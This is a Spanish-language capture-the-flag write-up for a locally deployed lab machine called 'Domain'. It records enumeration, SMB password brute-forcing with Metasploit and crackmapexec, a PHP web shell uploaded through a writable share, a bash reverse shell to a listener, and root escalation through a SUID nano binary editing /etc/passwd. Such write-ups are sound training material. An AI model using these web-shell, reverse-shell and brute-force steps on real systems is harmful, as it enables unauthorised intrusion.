

DOMAIN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip domain.zip
```

```
Archive: domain.zip  
inflating: domain.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh domain.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.479 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.479/0.479/0.479/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

2- ESCANEADO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```








```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 03:10 EDT
Nmap scan report for panel.mybb.dl (172.17.0.2)
Host is up (0.000056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp   open  netbios-ssn  Samba smbd  4.6.2
445/tcp   open  netbios-ssn  Samba smbd  4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Host script results:

```
| smb2-time:
|   date: 2024-06-24T07:10:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
```

puerto 80

 172.17.0.2 90%

 Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  DeepL Translate - El m...  GitHub

¿Qué es Samba?

Samba es una implementación de software libre del protocolo de archivos compartidos de Microsoft Windows para sistemas operativos tipo Unix. Permite que sistemas operativos Unix compartan archivos e impresoras en una red de área local utilizando el protocolo SMB/CIFS.

¿Para qué sirve Samba?

Samba es útil en entornos donde hay una mezcla de sistemas operativos, incluidos Windows y sistemas basados en Unix como Linux o macOS. Con Samba, los usuarios de Windows pueden acceder a archivos y recursos compartidos en servidores Unix, y viceversa.

Además de compartir archivos, Samba también puede actuar como un controlador de dominio en redes Windows, proporcionando autenticación y servicios de directorio.

En resumen, Samba es una herramienta fundamental para la interoperabilidad entre sistemas Windows y Unix en redes empresariales y domésticas.

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

whatweb http://172.17.0.2

whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[¿Qué es Samba?]

¿Para qué sirve Samba?

Samba es un protocolo de red que permite compartir recursos entre sistemas operativos de diferentes plataformas. Es un protocolo de red que permite compartir recursos en servidores Unix, y viceversa.

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
Desktop
=====
Gobuster v3.6 /home/kali/Desktop
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: doc,html,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1832]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====
```

enum4linux 172.17.0.2

```
Desktop
enum4linux 172.17.0.2
/home/kali/Desktop
auto_deploy.sh domain.tar
=====
( Users on 172.17.0.2 )
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james Name: james Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob Name: bob Desc:
user:[james] rid:[0x3e8]
user:[bob] rid:[0x3e9]
=====
( Share Enumeration on 172.17.0.2 )
=====
```

Tenemos dos usuarios: james y bob

4- EXPLOTACIÓN

Después de probar con hydra y medusa, viendo que me daba error, use el auxiliary/scanner/smb/smb_login de metasploit

```
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE
USER_FILE =>
/usr/share/metasploit-framework/data/wordlists/unix_users.txt

msf6 auxiliary(scanner/smb/smb_login) > set pass_file
pass_file => /usr/share/wordlists/rockyou.txt

msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.17.0.2
rhosts => 172.17.0.2

msf6 auxiliary(scanner/smb/smb_login) > set verbose true
verbose => true

msf6 auxiliary(scanner/smb/smb_login) > set smbuser bob
smbuser => bob

msf6 auxiliary(scanner/smb/smb_login) > run
```

```
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:marta',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:jomar',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:hamtaro',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:fuckface',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:erwin',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:dudley',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:chris12',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:bighead',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:s123456',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:nicole2',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:mercado',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:mango',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:ilovekyle',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:godlovesme',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:garnet',
[*] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\bob:brendon',
[+] 172.17.0.2:445 - 172.17.0.2:445 - Success: '.\bob:star'
```

Otra herramienta que podíamos utilizar es crackmapexec

```
crackmapexec smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou.txt
```

```
crackmapexec smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou.txt
```

```
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:jomar STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:hamtaro STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:fuckface STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:erwin STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:dudley STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:chris12 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:bighead STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:s123456 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:nicole2 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:mercado STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:mango STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:ilovekyle STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:godlovesme STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:garnet STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [-] 43E49491E924\bob:brendon STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 43E49491E924 [+] 43E49491E924\bob:star
```

Tenemos **bob/star**

Usando smbmap entramos por smb y enumeramos recursos compartidos

```
smbmap -H 172.17.0.2 -u bob -p star -r Users
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: panel.mybb.dl Status: Authenticated
Disk Permissions Comment
-----
print$ READ ONLY Printer Drivers
html READ, WRITE HTML Share
IPC$ NO ACCESS IPC Service (43e49491e924 server (Samba, Ubuntu))
```

Tenemos un recurso "html" con permisos de lectura y escritura.

Ahora, usando smbclient podemos acceder a este recurso

smbclient -U 'bob' //172.17.0.2/html

```
smbclient -U 'bob' //172.17.0.2/html
/home/kali
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls /home/kali/Desktop
.            auto_deploy.sh domain.tar    D            0    Mon Jun 24 13:26:29 2024
..           D            0    Thu Apr 11 04:18:47 2024
index.html   cuando la maquina vulnera N 1832    Thu Apr 11 04:21:43 2024

82083148 blocks of size 1024. 53975028 blocks available
smb: \>
```


Descargamos el index.html a nuestro Kali y vemos que es el servidor web.

Entonces la idea, es crear una reverse shell. Para ello, en nuestro kali

creamos un archivo cmd.php

```
<?php
    system($_GET['cmd']);
?>
```

Probamos en el navegador web que funciona



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vemos que funciona. Ahora, en nuestro Kali nos ponemos a la escucha

```
nc -nlvp 443
```

listening on [any] 443 ...

En el navegador web introducimos

```
http://172.17.0.2/cmd.php?cmd=bash -c "bash -i >%26 /dev/tcp/172.17.0.1/443
0>%261"
```

Obteniendo conexión

```
nc -nlvp 443
```

listening on [any] 443 ...

connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47674

bash: cannot set terminal process group (25): Inappropriate ioctl for device

bash: no job control in this shell

```
www-data@43e49491e924:/var/www/html$
```

5- ESCALADA DE PRIVILEGIOS

Nos hacemos bob

```
www-data@43e49491e924:/var/www/html$ su bob
```

```
su bob
Password: star
```

```
bob@43e49491e924:/var/www/html$
```

No olvidemos tratar la TTY

No tenemos permisos sudo. Probamos los SUID

```
bob@43e49491e924:/var/www/html$ find / -perm -4000 -type f 2>/dev/null
```

```
find / -perm -4000 -type f 2>/dev/null
```

```
/usr/bin/chfn
```

```
/usr/bin/gpasswd
```

```
/usr/bin/mount
```

```
/usr/bin/passwd
```

```
/usr/bin/umount
```

```
/usr/bin/chsh
```

```
/usr/bin/su
```

```
/usr/bin/newgrp
```

```
/usr/bin/nano
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

El binario que no es habitual encontrar es nano. Ahora, lo que hacemos es editar el /etc/passwd, eliminando la x del usuario root. He hecho, así por que no me funcionaba con las indicaciones de GTF0Bins

```
bob@43e49491e924:/var/www/html$ su root
```

```
root@43e49491e924:/var/www/html# whoami
```

```
root
```

